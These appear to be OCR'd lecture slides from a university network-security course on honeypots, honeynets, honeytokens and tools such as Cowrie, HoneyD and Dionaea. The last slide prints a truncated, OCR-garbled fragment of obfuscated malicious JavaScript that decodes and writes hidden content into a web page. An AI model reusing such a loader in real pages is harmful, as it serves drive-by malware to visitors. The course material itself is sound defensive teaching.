
Intrusion deception systems and Honeypots

CYBR371: System and Network Security, (2024/T1)

Arman Khouzani, Mohammad Nekooei
Slides modified from "Masood Mansoori"

8 May 2024


Victoria University of Wellington – School of Engineering and Computer Science



Intrusion Deception Systems
Honeypots and Honeynets

What are Honeypots

Honeypots are real or emulated vulnerable systems ready to be attacked.



Benefits of Honeypots

Research

- Identification and classification of attacks
  - Find out reasons why and how attacks happen
  - Find out who is attacking you and profile them
- Attack tools
  - Detailed information of attack tools and strategies.
- Increased knowledge
  - Reveal internal communications of hackers, infections, spreading techniques of worms & viruses
  - Knowing how to respond & prevent future attacks

Benefits of Honeypots

Production

- Evidence
  - After identification of attacker, all data captured can be used in a legal procedure
- Risk Mitigation
  - A honeypot deployed in a productive environment may lure an attacker away from the real production systems
- IDS-like functionality
  - Since no legitimate traffic takes place to/from the honeypot, any traffic appearing is malicious

Types of Honeypots

By Implementation


- Server
- Client

By level of interaction

- High
- Low

By purpose

- Production
- Research



Types of Honeypots: 1

Server:

- Simulate server-side services
- Put the honeypot on the Internet and let the bad guys come to you.

Client:

- Simulate client browser
- Honeypot initiates and interacts with servers

Types of Honeypots: 2

Low-interaction

- Emulates services, applications, and OS's.
- Low risk and easy to deploy/maintain, but capture limited information.
- Attacker activity is limited to the level of emulation by the honeypot
- e.g. Honeyd, Cowrie SSH honeypot

High-interaction

- Nothing is emulated. Real services, applications, and OS's
- Capture extensive information, but high risk and time intensive to maintain.

Types of Honeypots: 3

Production


- Easy to use/deploy
- Capture limited information
- Mainly used by companies/corporations
- Placed inside production network w/other servers
- Usually low interaction

Research

- Complex to maintain/deploy.
- Capture extensive information.
- Primarily used for research, military, or government organisations.

Location of Honeypots

- In front of the firewall
- Demilitarised Zone
- Behind the firewall (Intranet)




Honeynets

- High-interaction honeypot designed to capture in-depth information.
- Information has different value to different organisations.
- Its an architecture you populate with live systems, not a product or software.
- Any traffic entering or leaving is suspect.

Honeynets: How It Works


A highly controlled network where every packet entering or leaving is monitored, captured, and analysed.

- Data Control
- Data Capture
- Data Analysis



Data Control

- Mitigate risk of honeynet being used to harm non-honeynet systems
- Count outbound connections
- IPS (Snort-Inline)
- Bandwidth Throttling



Data Capture

Capture all activity at a variety of levels.

- Network activity.
- Application activity.
- System activity.

Sebek

- Hidden kernel module that captures all host activity
- Dumps activity to the network.
- Attacker cannot sniff any traffic based on magic number and dst port.

Network Telescope

- Also known as a darknet, internet motion sensor or black hole.
- Allows one to observe different large-scale events taking place on the Internet.
- The basic idea is to observe traffic targeting the dark (unused) address-space of the network.
- Since all traffic to these addresses is suspicious, one can gain information about possible network attacks
  - random scanning worms, and DDoS backscatter
  - other misconfigurations by observing it.

Honeytokens

Honeytokens are honeypots that are not computer systems.

Their value lies not in their use, but in their abuse.

Honeytokens can exist in almost any form:

- A dead, fake account.
- Database entry that would only be selected by malicious queries.

In general, they don’t necessarily prevent any tampering with the data,

- but instead give the administrator a further measure of confidence in the data integrity.

An example of a honeytoken is a fake email address used to track if a mailing list has been stolen.

Server Honeypot Example: Cowrie

Cowrie SSH (https://github.com/cowrie/cowrie)

- Simulates SSH and Telnet services
- OS simulation
- Records requests and login credentials
- Can be setup to mirror a production system file structure
- Allows simulation of multiple Linux commands
  - File and folder creation and deletion
  - File and folder ownership and permission modification
  - File download
  - Process and resource monitoring (ps, top, lsof, lsblk, free, ...)
  - Ping, tracerout, etc.
  - ...

Server Honeypot Example: HoneyD

- Simulates thousands of virtual hosts at the same time.
  - Web servers, ftp servers, etc.
  - Includes proxy connects.
  - Passive fingerprinting to identify remote hosts.
- Simulates operating systems at TCP/IP stack level:
  - Fools nmap and xprobe,
- Simulation of arbitrary routing topologies:
  - Integration of physical machines into topology.
  - Configurable latency and packet loss.
  - Asymmetric routing.
  - Distributed Honeyd via GRE tunnelling.

Server Honeypot Example: HoneyD

```
route 10.3.0.1 add net 10.3.240.0/20 10.3.240.1 latency 5ms loss 0.5

set default default tcp action block
set default default icmp action block

create windows
set windows personality "Microsoft Windows XP Professional SP1"
set windows default tcp action reset
add windows tcp port 135 open
add windows tcp port 21 open
add windows tcp port 22 open

add windows tcp port 80 "scripts/web.sh"
add windows tcp port 22 "scripts/SSH.sh"

set windows ethernet "00:00:24:ab:8c:12"
dhcp windows on eth1
bind 10.2.0.243 to fxp0
```

Server Honeypot Example

- **Dionaea** (https://dionaea.readthedocs.io/en/latest/)
  - Downloads malware exploiting vulnerabilities in popular services offered to a network, with the goal of gaining a copy of the malware.
  - Submit files to **CWSandbox**, **Norman Sandbox** or **VirusTotal**.
  - Supports a large number of protocols.
  - Can be embedded with other systems.

SIP (VoIP)	Printer	PPTP	HTTP
SMB	MySQL	MSSQL	MongoDB
TFTP	MQTT	HTTP	

Server Honeypot Example

- **TANNER**: Evaluates HTTP requests and composing the response. It uses multiple application vulnerability type emulation techniques when providing responses for **SNARE**.
    - Simulates xss, sqlite, mysql, php code and object injection etc. vulnerabilities
- **HoneySMB**
- **Bait & Switch**
- **HoneyD** (works but no longer supported)

Honeypots: Pros and Cons

Pros

- Simple concept
- Collect small data sets of high value
- Few false positives
- Catch new attacks
- Low false negatives
- Can beat encryption
- Minimal hardware
- Real time alerting

Cons

- Potentially complex
- Need data analysis
- Only a microscope
- Detection by attackers
- Risk from compromises
- Legal concerns
- False negatives
- Potentially live 24/7
- Operationally intensive

Issues with honeypots

https://www.crowdstrike.com/blog/compromised-docker-honeypots-used-for-pro-ukrainian-dos-attack/

Legal Issues

Entrapment


- Concern for a honeypot owners.
- Attackers may argue entrapment

Privacy

- Restrictions on monitoring the network
- Privacy policies, terms of agreement etc.

Liability

- Potential lawsuits filed against owners



Collection of Honeypots

- https://github.com/paralax/awesome-honeypots
- https://www.kitploit.com/2015/12/collection-of-awesome-honeypots.html
- https://elguber.wordpress.com/2015/06/18/list-of-honeypots/

Client Honeypots

Client Honeypots - Threats

- Client Side Attacks are growing
  - Identified as biggest single attack vector
- Affected end-system components:
  - Operating System
  - Web Browsers + plug-ins
  - Office Applications
  - IM and social networking
  - P2P clients
- Attacks are targeted (O/S, application, plug-ins)

Client Honeypots

- Domain highjacking
- Injected iframes
- Malware download
- Phishing websites
- Drive-by downloads
- XSS attacks

Examples:

- Installation of malware from a web server:
  - Key-logger (disclosure)
  - Botnet control software
- Access to browser history
- Crash of client program or platform (DoS)
- Mining digital currency


Keith Jarrett - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.keithjarrett.it/
Go Links
KEITH JARRETT
unofficial web site
"Non ho nemmeno un seme quando comincio. E' come partire da zero"
Keith Jarrett
Done
Internet
start
Keith Jarrett - Micros...
4:11 AM

Obfuscated JavaScript


```
<script language=JavaScript> function dc(x)= st2 ns = "isiresearchsoft-com/cwyw" />{
     var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array
     (63,17,21,4,60,32,52,45,13,28,0,0,0,0,0,0,5,42,57,37,41,48,62,59,56,24,46,31,38,12,3,27,
     ;for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w|=(t[x.
     charCodeAt(p++)-48])<<s;if(s){r+=String.fromCharCode(250^w&255);w>>=8;s-=2}else
     {s=6}}document.write(r)}}dc('
